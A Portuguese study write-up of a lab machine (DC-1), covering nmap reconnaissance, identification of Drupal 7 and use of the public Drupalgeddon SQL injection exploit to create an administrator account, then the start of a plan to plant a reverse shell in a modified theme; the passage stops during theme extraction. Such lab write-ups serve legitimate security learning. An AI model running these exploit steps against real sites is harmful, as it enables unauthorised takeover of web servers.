

[illegible]

Relatório

Máquina 0x09 (DC: 1)

Por Sávio (@bitvca)

Resumo

Essas são minhas anotações de estudo referentes ao [Desafio 02](#) do [Beco do Exploit](#), organizadas no formato de relatório. O desafio consistia, inicialmente, em hackear 30 máquinas em 30 dias. No entanto, esse prazo acabou sendo muito curto para minha rotina. Por isso, optei por seguir no meu próprio ritmo, priorizando a compreensão aprofundada dos conceitos, vulnerabilidades, ataques, entre outros, e cristalizando esse aprendizado nestas anotações. É importante ressaltar que os relatórios seguem uma sequência lógica: alguns conceitos que não foram explicados em um relatório podem já ter sido abordados em outro, sendo recomendada a leitura sequencial. Todos os relatórios anteriores podem ser encontrados em <https://www.github.com/bitvca/Desafio02>.


Sumário

1	Exploração	1
1.1	Reconhecimento Inicial	1
1.2	Acesso no navegador	3
1.3	Drupalgeddon SQL Injection	4
1.3.1	Identificação	4
1.3.2	Configuração do exploit	6
1.3.3	Execução do exploit	7
1.4	Ganhando Acesso	9
1.4.1	Acesso ao painel administrativo do Drupal CMS	9
1.4.2	Acesso ao servidor	10
1.5	Escalonamento de privilégios	17
	Referências	20

Exploração

1.1 Reconhecimento Inicial

Máquina 09 (DC: 1) configurada no VirtualBox



Com o propósito de identificar o alvo na rede, é feito um scan com a ferramenta *nmap*

```
$ nmap -sn 192.168.0.0/24
```

Que revelada o endereço da máquina-alvo (192.168.0.147)

```
^  ~  nmap -sn 192.168.0.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2025-07-29 11:11 -0300
Nmap scan report for 
Host is up (0.0025s latency).
Nmap scan report for 
Host is up (0.0040s latency).
Nmap scan report for 
Host is up (0.000016s latency).
Nmap scan report for 192.168.0.147 (192.168.0.147)
Host is up (0.00022s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 41.47 seconds
```

Visando o reconhecimento dos serviços rodando e suas respectivas versões, é realizado um segundo scan com a ferramenta *nmap*


```
$ nmap -sV 192.168.0.147
```

Que revela a existência do serviço OpenSSH, versão 6.0p1, do serviço Apache, versão httpd 2.2.22 e do serviço rpcbind¹, versão 2-4 rodando no alvo.

¹ Responsável por mapear serviços RCP (Rich Client Platform).

1.2 Acesso no navegador

O acesso ao endereço de *ip* pelo navegador retorna a página padrão do Drupal CMS



Visando a descoberta de novas informações sobre o alvo, realiza-se uma análise do código-fonte da página web. Durante a inspeção, nota-se a presença da tag `<meta name="Generator">`, que informa qual sistema² foi utilizado para gerar o site. No caso analisado, a tag revela que o serviço utilizado foi o *Drupal CMS*, na versão 7





Figura 1.1: Drupal 7

² Comumente refere-se ao *Content Management System* (CMS) utilizado para gerar o site

1.3 Drupalgeddon SQL Injection

A busca por exploits para a versão encontrada do Drupal CMS revela, entre outros, a existência do exploit para a vulnerabilidade *Drupalgeddon*, já abordada em relatórios anteriores




Exploit Title	Path
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Pass	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Pass	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Exec	php/webapps/35150.php
Drupal < 7.34 - Denial of Service	php/dos/35415.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remo	php/webapps/44449.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execut	php/webapps/44542.txt

Para a versão 7 do Drupal, caso não tenham sido tomadas intervenções mitigatórias manuais, o exploit explorará uma falha no SQL, permitindo a inserção de um usuário com privilégios administrativos no servidor web.

1.3.1 Identificação

Exibida a descrição do exploit com o comando

```
$ cat /usr/share/exploitdb/exploits/php/webapps/34992.py
```




```
#!/usr/bin/python
#
#
# Drupal 7.x SQL Injection SA-CORE-2014-005 https://www.drupal.org/SA-CORE-2014-005
# Inspired by yuckyuk's P.o.C (https://www.reddit.com/user/fyukyuk)
#
# Tested on Drupal 7.31 with BackBox 3.x
#
# This material is intended for educational
# purposes only and the author can not be held liable for
# any kind of damages done whatsoever to your machine,
# or damages caused by some other, creative application of this material.
# In any case you disagree with the above statement, stop here.
import hashlib, urllib2, optparse, random, sys
```

Destaca-se a requisição GET onde atuará o ataque

```
def urldrupal(url):  
    if url[:8] != "https://" and url[:7] != "http://":  
        print('[X] You must insert http:// or https:// protocol')  
        sys.exit(1)  
    # Page login  
    url = url + '/?q=node&destination=node'  
    return url
```

Figura 1.2: `/?q=node&destination=node`

Em seguida, é testado no alvo a resposta da requisição de uma tentativa de login



Que expõe exatamente o mecanismo descoberto na Figura 1.2




Figura 1.3: Requisição GET

1.3.2 Configuração do exploit

Visando o teste do exploit no alvo, cria-se um diretório onde será copiado seu código armazenado em³

```
/usr/share/exploitdb/exploits/php/webapps/34992.py
```



Ao executar, é exibido um erro de sintaxe. O que indica que possivelmente o programa do exploit foi escrito em uma versão anterior do python⁴

³ Via exploit-db

⁴ Python 2.x


```
Usage: exploit.py -t http[s]://TARGET_URL -u USER -p PASS

Options:
  -h, --help            show this help message and exit
  -t TARGET, --target=TARGET
                        Insert URL: http[s]://www.victim.com
  -u USERNAME, --username=USERNAME
                        Insert username
  -p PWD, --pwd=PWD     Insert password
```

Visando à inserção de um novo usuário no sistema alvo, o *exploit* foi executado com os parâmetros definidos em sua descrição, devidamente preenchidos:

```
$ python2 exploit.py -t http://192.168.0.147 -u euler -p 271828
```

```
(kali@kali)-[~]
$ python2 exploit.py -t http://192.168.0.147 -u euler -p 271828
```

A saída do comando confirma que o alvo, identificado pelo endereço 192.168.0.147, está vulnerável. Como resultado, foi criado com sucesso no banco de dados do sistema o usuário *euler*, com a senha 271828.

```
[!] VULNERABLE!

[!] Administrator user created!

[*] Login: euler
[*] Pass: 271828
[*] Url: http://192.168.0.147/?q=node&destination=node
```

1.4 Ganhando Acesso

1.4.1 Acesso ao painel administrativo do Drupal CMS

Com a execução bem-sucedida do exploit, torna-se possível a autenticação no painel administrativo do Drupal através do usuário *euler*






Figura 1.4: Painel administrativo do Drupal CMS


1.4.2 Acesso ao servidor

A estratégia seguinte, com o objetivo de estabelecer uma conexão *shell* com o servidor do alvo, consiste na modificação de um tema que incorpore um código malicioso de conexão reversa. Ao ser habilitado, esse tema executará o código, abrindo uma *reverse shell* e possibilitando comunicação direta entre o alvo e o atacante. No painel administrativo do Drupal, encontra-se a opção de instalação de novos temas em

Appearance (1) → Install new theme (2) → themes (3)



O processo resultará no redirecionamento para a página padrão de temas do Drupal⁵. Nesse ponto, é possível utilizar o mecanismo de filtros para buscar temas compatíveis com a versão do Drupal em execução no alvo



O tema escolhido para os fins de ataque nesse relatório foi o **Marinelli** em sua versão 7.x-3.0-beta12, disponível para o Drupal 7

marinelli 7.x-3.0-beta12

Install

Works with Drupal: 7.x

```
composer require 'drupal/marinelli:^3.0@beta'
```

[Using Composer to manage Drupal site dependencies](#)

Downloads

[Download tar.gz](#) 1.26 MB


[Download zip](#) 1.29 MB

View file hashes: [MD5](#), [SHA-1](#), [SHA-256](#)


⁵ Disponível em https://www.drupal.org/project/project_theme

Após o download do tema, é feita sua extração visando a modificação de seus componentes

```
$ unzip marinelli-7.x-3.0-beta12.zip
```



```
~/Downloads $ unzip marinelli-7.x-3.0-beta12.zip
Archive:  marinelli-7.x-3.0-beta12.zip
  creating: marinelli/
  creating: marinelli/fonts/
  creating: marinelli/fonts/bergamo/
  inflating: marinelli/fonts/bergamo/FontSite License.txt
  creating: marinelli/fonts/franchise/
  inflating: marinelli/fonts/franchise/Free-Fonts-License.pdf
  inflating: marinelli/theme-settings.php
  creating: marinelli/theme/
  inflating: marinelli/theme/theme.inc
  creating: marinelli/logics/
  inflating: marinelli/logics/banners.inc
  inflating: marinelli/logics/layout.inc
  creating: marinelli/img/
  creating: marinelli/img/advertise/
  inflating: marinelli/img/advertise/1.jpg
```



```
~/Downloads $ cd marinelli
~/Dow/marinelli $ ls
css      LICENSE.txt  README.txt  templates
fonts    logics      screenshot.png  theme
img      logo.png   subtheme    theme-settings.php
